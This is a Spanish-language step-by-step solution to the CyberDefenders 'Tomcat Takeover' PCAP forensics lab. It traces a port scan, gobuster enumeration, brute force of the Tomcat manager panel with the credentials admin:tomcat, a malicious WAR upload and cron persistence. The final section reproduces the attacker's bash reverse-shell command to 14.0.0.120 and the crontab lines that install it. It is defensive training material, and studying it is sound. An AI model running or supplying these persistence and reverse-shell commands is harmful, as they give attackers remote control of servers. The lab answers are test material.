



CyberDefenders

# RESOLUCIÓN DE LABORATORIO

Caso: Tomcat Takeover (CyberDefenders)

Documentación técnica y resolución paso a paso de un escenario de Network Forensics enfocado en el análisis de tráfico (PCAP) durante el compromiso de infraestructura web corporativa.

Sebastian David  
Torres Reyes

## **Escenario:**

El equipo del SOC ha identificado actividad sospechosa en un servidor web de la intranet de la empresa. Para comprender mejor la situación, han capturado el tráfico de red para su análisis. El archivo PCAP podría contener evidencia de actividades maliciosas que provocaron la vulneración del servidor web Apache Tomcat. Su tarea es analizar el archivo PCAP para comprender el alcance del ataque.

## **Herramientas utilizadas:**

- Wireshark
- NetworkMiner

**P1: Dada la actividad sospechosa detectada en el servidor web, el archivo PCAP revela una serie de solicitudes en varios puertos, lo que indica un posible comportamiento de escaneo. ¿Puede identificar la dirección IP de origen responsable de iniciar estas solicitudes en nuestro servidor?**

**R: 14.0.0.120**

Se hizo uso de la herramienta NetworkMiner para visualizar todas las sesiones en la captura del tráfico de red. Esto indicó que el cliente con la dirección IP 14.0.0.120 presenta demasiadas sesiones con el servidor apache Tomcat. A su vez también se supo que el cliente sospechoso usa el SO Linux.

Frame nr.	Client host	C. port	Server host	S. port	Protocol (application layer)	Start time
1091	14.0.0.120	51985	10.0.0.112	256		2023-09-10 18:18:52
1092	14.0.0.120	51985	10.0.0.112	443		2023-09-10 18:18:52
1093	14.0.0.120	51985	10.0.0.112	199		2023-09-10 18:18:52
1094	14.0.0.120	51985	10.0.0.112	113		2023-09-10 18:18:52
1095	14.0.0.120	51985	10.0.0.112	25		2023-09-10 18:18:52
1096	14.0.0.120	51985	10.0.0.112	3306		2023-09-10 18:18:52
1098	14.0.0.120	51985	10.0.0.112	139		2023-09-10 18:18:52
1102	14.0.0.120	51985	10.0.0.112	21		2023-09-10 18:18:52
1104	14.0.0.120	51985	10.0.0.112	5900		2023-09-10 18:18:52
1100	14.0.0.120	51985	10.0.0.112	22		2023-09-10 18:18:52
1112	14.0.0.120	51985	10.0.0.112	8888		2023-09-10 18:18:52
1113	14.0.0.120	51985	10.0.0.112	143		2023-09-10 18:18:52
1114	14.0.0.120	51985	10.0.0.112	23		2023-09-10 18:18:52
1115	14.0.0.120	51985	10.0.0.112	445		2023-09-10 18:18:52
1117	14.0.0.120	51985	10.0.0.112	111		2023-09-10 18:18:52
1120	14.0.0.120	51985	10.0.0.112	587		2023-09-10 18:18:52
1122	14.0.0.120	51985	10.0.0.112	135		2023-09-10 18:18:52
1124	14.0.0.120	51985	10.0.0.112	1723		2023-09-10 18:18:52
1126	14.0.0.120	51985	10.0.0.112	554		2023-09-10 18:18:52
1128	14.0.0.120	51985	10.0.0.112	3389		2023-09-10 18:18:52
1130	14.0.0.120	51985	10.0.0.112	1025		2023-09-10 18:18:52
1132	14.0.0.120	51985	10.0.0.112	1720		2023-09-10 18:18:52
1135	14.0.0.120	51985	10.0.0.112	995		2023-09-10 18:18:52
1139	14.0.0.120	51985	10.0.0.112	53		2023-09-10 18:18:52
1140	14.0.0.120	51985	10.0.0.112	110		2023-09-10 18:18:52
1138	14.0.0.120	51985	10.0.0.112	8080		2023-09-10 18:18:52
1141	14.0.0.120	51985	10.0.0.112	993		2023-09-10 18:18:52
1142	14.0.0.120	51985	10.0.0.112	80		2023-09-10 18:18:52
1144	14.0.0.120	51985	10.0.0.112	3325		2023-09-10 18:18:52
1146	14.0.0.120	51985	10.0.0.112	564		2023-09-10 18:18:52
1153	14.0.0.120	51985	10.0.0.112	7465		2023-09-10 18:18:52
1154	14.0.0.120	51985	10.0.0.112	2193		2023-09-10 18:18:52
1155	14.0.0.120	51985	10.0.0.112	3230		2023-09-10 18:18:52
1156	14.0.0.120	51985	10.0.0.112	4496		2023-09-10 18:18:52
1158	14.0.0.120	51985	10.0.0.112	175		2023-09-10 18:18:52
1161	14.0.0.120	51985	10.0.0.112	6210		2023-09-10 18:18:52

Buffered Frames to Parse: [progress bar]

Sort on: IP Address (ascending)	
+	10.0.0.105 [SMB-CYBERDEFENDERS]
+	10.0.0.106
+	10.0.0.112 [Tomcat Host Manager Application] [Tomcat Manager Application] (Linux)
+	10.0.0.115 [CYBERDEFENDERS-VIRTUAL-MACHINE] (Linux)
+	10.0.0.255
+	14.0.0.120 (Linux)
+	224.0.0.251

**P2: Basándose en la dirección IP identificada asociada con el atacante, ¿puede identificar el país desde el cual se originaron las actividades del atacante?**

**R: China**

Se hizo uso del sitio web <https://iplocation.io/> para localizar el país de la dirección IP del atacante, siendo este China.

IP Location via [IP2Location](#) (PRODUCT: DB, FEBRUARY 22 2026)

<b>IP:</b> 14.0.0.120	<b>Country:</b> China	<b>Country ISO:</b> CN
<b>State:</b> Guangdong	<b>City:</b> Guangzhou	<b>Postal Code:</b> 510030
<b>Latitude:</b> 23.1273	<b>Longitude:</b> 113.2645	
<b>Organization:</b> ChinaNet Guangdong Province Network		
<b>ISP:</b> ChinaNet Guangdong Province Network		<a href="#">View Map</a>

**P3: En el archivo PCAP, se detectaron varios puertos abiertos como resultado del escaneo activo del atacante. ¿Cuál de estos puertos proporciona acceso al panel de administración del servidor web?**

**R: 8080**

Para saber el puerto que proporciona acceso al panel de administración del servidor web primero se filtró para ver todos los paquetes donde hubo comunicación entre la dirección IP del atacante y el servidor web Apache Tomcat.

Se identificó que el handshake TCP de 3 vías se establece contra el puerto 8080 del servidor.

Time	Source	Srv Port	Destination	Dst. Port	Protocol	Length	Serv/Host	Info
8 2023-09-10 13:19:43.524.. 10.0.0.112		8080	14.0.0.120	37736	TCP	1514		8080 → 37736 [ACK] Seq=32
9 2023-09-10 13:19:43.525.. 10.0.0.112		8080	14.0.0.120	37736	TCP	1514		8080 → 37736 [ACK] Seq=46
0 2023-09-10 13:19:43.525.. 10.0.0.112		8080	14.0.0.120	37736	TCP	1514		8080 → 37736 [ACK] Seq=61
1 2023-09-10 13:19:43.525.. 14.0.0.120		37736	10.0.0.112	8080	TCP	66		37736 → 8080 [ACK] Seq=14
2 2023-09-10 13:19:43.525.. 10.0.0.112		8080	14.0.0.120	37736	HTTP	1461		HTTP/1.1 200 OK (text/html)
3 2023-09-10 13:19:43.525.. 14.0.0.120		37736	10.0.0.112	8080	TCP	66		37736 → 8080 [ACK] Seq=14
4 2023-09-10 13:19:43.562.. 14.0.0.120		37736	10.0.0.112	8080	HTTP	483	10.0.0.112:8080	GET /examples/servlets/im
5 2023-09-10 13:19:43.562.. 14.0.0.120		41388	10.0.0.112	8080	TCP	74		41388 → 8080 [SYN] Seq=0
6 2023-09-10 13:19:43.562.. 14.0.0.120		41404	10.0.0.112	8080	TCP	74		41404 → 8080 [SYN] Seq=0
7 2023-09-10 13:19:43.563.. 10.0.0.112		8080	14.0.0.120	41388	TCP	74		8080 → 41388 [SYN, ACK] S
8 2023-09-10 13:19:43.563.. 10.0.0.112		8080	14.0.0.120	41404	TCP	74		8080 → 41404 [SYN, ACK] S
9 2023-09-10 13:19:43.563.. 14.0.0.120		41388	10.0.0.112	8080	TCP	66		41388 → 8080 [ACK] Seq=1
0 2023-09-10 13:19:43.563.. 14.0.0.120		41404	10.0.0.112	8080	TCP	66		41404 → 8080 [ACK] Seq=1
1 2023-09-10 13:19:43.563.. 14.0.0.120		41388	10.0.0.112	8080	HTTP	400	10.0.0.112:8080	GET /examples/servlets/im
2 2023-09-10 13:19:43.563.. 10.0.0.112		8080	14.0.0.120	41388	TCP	66		8080 → 41388 [ACK] Seq=1
3 2023-09-10 13:19:43.563.. 14.0.0.120		41404	10.0.0.112	8080	HTTP	402	10.0.0.112:8080	GET /examples/servlets/im
4 2023-09-10 13:19:43.563.. 10.0.0.112		8080	14.0.0.120	41404	TCP	66		8080 → 41404 [ACK] Seq=1
5 2023-09-10 13:19:43.565.. 10.0.0.112		8080	14.0.0.120	37736	TCP	1514		8080 → 37736 [ACK] Seq=89
6 2023-09-10 13:19:43.565.. 10.0.0.112		8080	14.0.0.120	37736	HTTP	88		HTTP/1.1 200 OK (GIF89a)

**P4: Tras descubrir puertos abiertos en nuestro servidor, parece que el atacante intentó enumerar y descubrir directorios y archivos en nuestro servidor web. ¿Qué herramientas, según el análisis, puede identificar que ayudaron al atacante en este proceso de enumeración?**

**R: gobuster**

En NetworkMiner se aplicó un filtro para visualizar solamente los parámetros de la dirección IP del atacante. Se descubrió que el atacante usó una herramienta implementada en Linux llamada “gobuster”, esta herramienta es usada para la enumeración de directorios basados en un diccionario en una aplicación web, lo cual explica la cantidad excesiva de solicitudes GET al servidor web Apache Tomcat.

Hosts (7)	Files (89)	Images (11)	Messages	Credentials (15)	Sessions (9467)	DNS	Parameters (1352)	Keywords	Case sensitive	Exact Phrase	Source host	Clear	Apply
14.0.0.120													
Parameter name	Parameter value						Frame number	Source host					
Host	10.0.0.112:8080						20285	14.0.0.120					
User-Agent	gobuster/3.6						20285	14.0.0.120					
GET	/manager/jmxproxy						20287	14.0.0.120					
Host	10.0.0.112:8080						20287	14.0.0.120					
User-Agent	gobuster/3.6						20287	14.0.0.120					
GET	/manager/jmxproxy/*						20292	14.0.0.120					
Host	10.0.0.112:8080						20292	14.0.0.120					
User-Agent	gobuster/3.6						20292	14.0.0.120					
GET	/manager/list						20294	14.0.0.120					
Host	10.0.0.112:8080						20294	14.0.0.120					
User-Agent	gobuster/3.6						20294	14.0.0.120					
GET	/manager/manager.xml						20298	14.0.0.120					
Host	10.0.0.112:8080						20298	14.0.0.120					
User-Agent	gobuster/3.6						20298	14.0.0.120					
GET	/manager/reload						20302	14.0.0.120					
Host	10.0.0.112:8080						20302	14.0.0.120					
User-Agent	gobuster/3.6						20302	14.0.0.120					
GET	/manager/remove						20306	14.0.0.120					
Host	10.0.0.112:8080						20306	14.0.0.120					
User-Agent	gobuster/3.6						20306	14.0.0.120					
GET	/manager/resources						20310	14.0.0.120					
Host	10.0.0.112:8080						20310	14.0.0.120					
User-Agent	gobuster/3.6						20310	14.0.0.120					
GET	/manager/roles						20314	14.0.0.120					
Host	10.0.0.112:8080						20314	14.0.0.120					
User-Agent	gobuster/3.6						20314	14.0.0.120					
GET	/manager/save						20318	14.0.0.120					
Host	10.0.0.112:8080						20318	14.0.0.120					
User-Agent	gobuster/3.6						20318	14.0.0.120					
GET	/manager/serverinfo						20322	14.0.0.120					
Host	10.0.0.112:8080						20322	14.0.0.120					
User-Agent	gobuster/3.6						20322	14.0.0.120					
GET	/manager/sessions						20329	14.0.0.120					
Host	10.0.0.112:8080						20329	14.0.0.120					
User-Agent	gobuster/3.6						20329	14.0.0.120					
GET							?????	14.0.0.120					

Buffered Frames to Parse: [ ]

**P5: Tras intentar enumerar los directorios de nuestro servidor web, el atacante realizó numerosas solicitudes para identificar las interfaces administrativas. ¿Qué directorio específico relacionado con el panel de administración descubrió el atacante?**

**R: /manager**

Para la fijación en las solicitudes http de los directorios se aplicó el filtro “http”. Se pudo hallar que el atacante descubrió el directorio /manager donde el servidor le respondió con un mensaje 302 y solicitó al atacante las credenciales. Luego el atacante realizó un ataque de fuerza bruta para iniciar sesión.

7_- 10.0.0.112	8080	14.0.0.120	37764	HTTP	307	HTTP/1.1 404 Not Found (text/html)
8_- 10.0.0.112	8080	14.0.0.120	37712	HTTP	311	HTTP/1.1 404 Not Found (text/html)
9_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	412	10.0.0.112:8080 GET /manager HTTP/1.1
0_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	206	HTTP/1.1 302 Found [last Chunk]
5_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	413	10.0.0.112:8080 GET /manager/ HTTP/1.1
8_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	221	HTTP/1.1 302 Found
2_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	417	10.0.0.112:8080 GET /manager/html HTTP/1.1
4_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
2_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080 GET /manager/html HTTP/1.1
7_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
4_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	466	10.0.0.112:8080 GET /manager/html HTTP/1.1
5_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
4_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	448	10.0.0.112:8080 GET /manager/html HTTP/1.1
6_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
0_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080 GET /manager/html HTTP/1.1
1_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
7_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	460	10.0.0.112:8080 GET /manager/html HTTP/1.1
8_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)
0_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080 GET /manager/html HTTP/1.1

**P6: Tras acceder al panel de administración, el atacante intentó forzar las credenciales de inicio de sesión. ¿Puedes determinar el nombre de usuario y la contraseña correctos que el atacante utilizó para iniciar sesión?**

**R: admin:tomcat**

Luego del ataque de fuerza bruta el atacante finalmente consiguió las credenciales, el servidor responde con un mensaje HTTP 200.

Source	Src Port	Destination	Dst. Port	Protocol	Length	Servi Host	Info
3:20:87.885_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)	
3:20:89.664_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	448	10.0.0.112:8080 GET /manager/html HTTP/1.1	
3:20:89.664_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)	
3:20:16.440_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080 GET /manager/html HTTP/1.1	
3:20:16.441_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)	
3:20:21.097_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	460	10.0.0.112:8080 GET /manager/html HTTP/1.1	
3:20:21.098_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	1374	HTTP/1.1 401 Unauthorized (text/html)	
3:20:24.030_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	456	10.0.0.112:8080 GET /manager/html HTTP/1.1	
3:20:24.049_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	80	HTTP/1.1 200 OK (text/html)	
3:20:24.104_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	478	10.0.0.112:8080 GET /manager/images/tomcat.gif HTTP/1.1	
3:20:24.105_- 10.0.0.112	8080	14.0.0.120	37736	HTTP	912	HTTP/1.1 200 OK (GIF89a)	
3:20:24.108_- 14.0.0.120	37736	10.0.0.112	8080	HTTP	480	10.0.0.112:8080 GET /manager/images/asf-logo.svg HTTP/1.1	
3:20:24.110_- 10.0.0.112	8080	14.0.0.120	37736	HTTP/XML	1338	HTTP/1.1 200 OK	
3:22:14.310_- 14.0.0.120	44062	10.0.0.112	8080	HTTP	712	10.0.0.112:8080 POST /manager/html/upload;jsessionid=d0d	
3:22:14.416_- 10.0.0.112	8080	14.0.0.120	44062	HTTP	71	HTTP/1.1 200 OK (text/html)	
3:22:23.099_- 14.0.0.120	44062	10.0.0.112	8080	HTTP	581	10.0.0.112:8080 GET /JXQOZY/ HTTP/1.1	
3:22:23.279_- 10.0.0.112	8080	14.0.0.120	44062	HTTP	299	HTTP/1.1 200 OK (text/html)	
3:24:03.545_- 14.0.0.120	38118	10.0.0.112	8080	HTTP	465	10.0.0.112:8080 GET /examples/ HTTP/1.1	
3:24:03.546_- 10.0.0.112	8080	14.0.0.120	38118	HTTP	99	HTTP/1.1 200 OK (text/html)	

En este paquete, en el panel de detalles, se pudo visualizar las credenciales que el atacante usó para conseguir el acceso siendo el usuario admin y la contraseña tomcat.

```

▼ Hypertext Transfer Protocol
  ▶ GET /manager/html HTTP/1.1\r\n
    Host: 10.0.0.112:8080\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Connection: keep-alive\r\n
    Upgrade-Insecure-Requests: 1\r\n
  ▶ Authorization: Basic YWRtaW46dG9tY2F0\r\n
    Credentials: admin:tomcat\r\n
    \r\n
    [Response in frame: 20568]
    [Full request URI: http://10.0.0.112:8080/manager/html]

```


**P7: Una vez dentro del panel de administración, el atacante intentó subir un archivo con la intención de establecer un shell inverso. ¿Puedes identificar el nombre de este archivo malicioso a partir de los datos capturados?**

**R: JXQOZY.war**

El atacante realizó un mensaje con el método POST para establecer un shell inverso.

14.0.0.120	37736	10.0.0.112	8080	HTTP	480	10.0.0.112:8080	GET /manager/images/asf-logo.svg HTTP/1.1
10.0.0.112	8080	14.0.0.120	37736	HTTP/XML	1338		HTTP/1.1 200 OK
14.0.0.120	44062	10.0.0.112	8080	HTTP	712	10.0.0.112:8080	POST /manager/html/upload;jsessionid=0DE586F27B2F48D0CA045F731E0E9E71
10.0.0.112	8080	14.0.0.120	44062	HTTP	71		HTTP/1.1 200 OK (text/html)
10.0.0.112	8080	10.0.0.112	2000	HTTP	0		HTTP/1.1 200 OK (text/html)

Se hizo el seguimiento del paquete HTTP donde se pudo obtener detalles del archivo malicioso que el atacante subió al servidor donde el nombre del archivo fue “JXQOZY.war”.



**P8: Tras establecer con éxito un shell inverso en nuestro servidor, el atacante intentó asegurar la persistencia en la máquina comprometida. A partir del análisis, ¿puede determinar el comando específico que está programado para ejecutarse para mantener su presencia?**

R: /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'

Se detectó el patrón de handshake de tres vías perteneciente al shell inverso donde el servidor Tomcat actúa como cliente y la dirección IP del atacante actúa como servidor.

No.	Time	Source	Src Port	Destination	Dst. Port	Protocol	Length	Info
20646	2023-09-10 13:22:23.229...	10.0.0.112	55162	14.0.0.120	80	TCP	74	55162 → 80 [SYN] Seq=0 Win=64240 Len=0
20647	2023-09-10 13:22:23.262...	14.0.0.120	80	10.0.0.112	55162	TCP	74	80 → 55162 [SYN, ACK] Seq=1 Ack=1 Win=64256
20648	2023-09-10 13:22:23.262...	18.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=1 Ack=1 Win=64256
20649	2023-09-10 13:22:23.279...	18.0.0.112	8080	14.0.0.120	44062	HTTP	299	HTTP/1.1 200 OK (text/html)
20650	2023-09-10 13:22:23.279...	14.0.0.120	44062	10.0.0.112	8080	TCP	66	44062 → 8080 [ACK] Seq=2610 Ack=18062
20651	2023-09-10 13:22:30.549...	14.0.0.120	80	10.0.0.112	55162	TCP	73	80 → 55162 [PSH, ACK] Seq=1 Ack=1 Win=64256
20652	2023-09-10 13:22:30.549...	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=8 Win=64256
20653	2023-09-10 13:22:30.551...	10.0.0.112	55162	14.0.0.120	80	TCP	71	55162 → 80 [PSH, ACK] Seq=1 Ack=8 Win=65280
20654	2023-09-10 13:22:30.551...	14.0.0.120	80	10.0.0.112	55162	TCP	66	80 → 55162 [ACK] Seq=8 Ack=6 Win=65280
20655	2023-09-10 13:22:33.428...	14.0.0.120	44062	10.0.0.112	8080	TCP	66	[TCP Keep-Alive] 44062 → 8080 [ACK] Seq=16 Ack=6 Win=64256
20656	2023-09-10 13:22:33.428...	10.0.0.112	8080	14.0.0.120	44062	TCP	66	[TCP Keep-Alive ACK] 8080 → 44062 [ACK]
20657	2023-09-10 13:22:37.024...	14.0.0.120	80	10.0.0.112	55162	TCP	74	80 → 55162 [PSH, ACK] Seq=8 Ack=6 Win=64256
20658	2023-09-10 13:22:37.066...	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=6 Ack=1 Win=64256
20659	2023-09-10 13:22:38.420...	14.0.0.120	80	10.0.0.112	55162	TCP	70	80 → 55162 [PSH, ACK] Seq=16 Ack=6 Win=64256
20660	2023-09-10 13:22:38.420...	10.0.0.112	55162	14.0.0.120	80	TCP	66	55162 → 80 [ACK] Seq=6 Ack=20 Win=64256
20661	2023-09-10 13:22:38.420...	18.0.0.112	55162	14.0.0.120	80	TCP	71	55162 → 80 [PSH, ACK] Seq=6 Ack=20 Win=64256
20662	2023-09-10 13:22:38.420...	14.0.0.120	80	10.0.0.112	55162	TCP	66	80 → 55162 [ACK] Seq=20 Ack=11 Win=65280
20663	2023-09-10 13:22:43.301...	10.0.0.112	8080	14.0.0.120	44062	TCP	66	8080 → 44062 [FIN, ACK] Seq=18062 Ack=2610
20664	2023-09-10 13:22:43.301...	14.0.0.120	44062	10.0.0.112	8080	TCP	66	44062 → 8080 [FIN, ACK] Seq=2610 Ack=18062

Se realizó el seguimiento TCP de estos paquetes y se descubrió que por medio del shell inverso, donde se dio el handshake, el atacante había ejecutado una serie de comandos donde el objetivo final era mantener su presencia dentro del servidor junto con una programación de ejecución automática. El comando programado fue "/bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'".

```

whoami
root
cd /tmp
pwd
/tmp
echo "* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>&1'" > cron
crontab -i cron
crontab -l
* * * * * /bin/bash -c 'bash -i >& /dev/tcp/14.0.0.120/443 0>81'

```